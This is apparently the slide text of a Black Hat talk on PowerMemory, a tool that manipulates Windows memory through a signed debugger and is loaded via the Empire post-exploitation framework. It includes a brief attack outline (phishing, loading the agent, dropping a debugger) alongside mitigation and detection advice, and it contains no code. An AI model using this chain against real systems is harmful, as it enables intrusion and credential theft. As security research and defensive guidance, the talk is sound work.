@harmj0y @sixdub @enigma0x3

# Load PowerMemory into memory

Pull Request **#298**

1. Be phishy ;-).
2. Force the target to load the Empire agent.
3. Through the Empire agent, load PowerMemory into the target machine memory.
4. Drop the signed debugger or use an existing one.
5. Make fun and profits.
6. Go to jail.

# Demo!

# TOC

1. What is PowerMemory?
2. Debug all the things
3. Let’s get technical
4. Weaponization: integrated to Empire
5. **Mitigation**


# Mitigation

# Mitigate attacks

- Don’t trust trusted tools. Look at their behavior and understand what they do.
- Look for dumping activities.
- Look for suspicious bcdedit.exe uses (if someone successfully launched it with /debug on, they should detect, control and prevent).
- Don’t trust the endpoint defense mechanisms implicitly.
- Look for suspicious user/tools behavior.

# Secure. *Vigilant*. Resilient.

Deloitte.

**Step 1**

- **Focus on what matters: your crown jewels and relationships –** Understand critical assets and interactions.

**Step 2**

- **Proactively assess your cyber risk –** Know what to look for and how to detect threats – whether conventional or emerging.

**Step 3**

- **Focus on awareness to build a multilayered defense –** Develop a cyber program that addresses a combination of defenses for your organization, employees, customer and partners.

**Step 4**

- **Fortify your organization –** Have a plan to patch holes, manage patches, develop software securely and address physical security.

**Step 5**

- **Prepare for the inevitable –** Focus on **incident management and simulation** to "test your gates" and your response.

# Black Hat Sound Bytes


1. Basic SIEM Use Cases can detect Windows APIs uses EZ. Using a signed debugger to read and write bytes and therefore manipulate the Windows memory forces defender to look for behavior.
2. Use public Symbols to get memory addresses.
3. You can play in user land and in kernel land with this technique.
4. Look at Empire #298 pull request for the weaponizing stuff.

Deloitte.

# Thank you!

Pierre-Alexandre Braeken

@pabraeken

https://github.com/giMini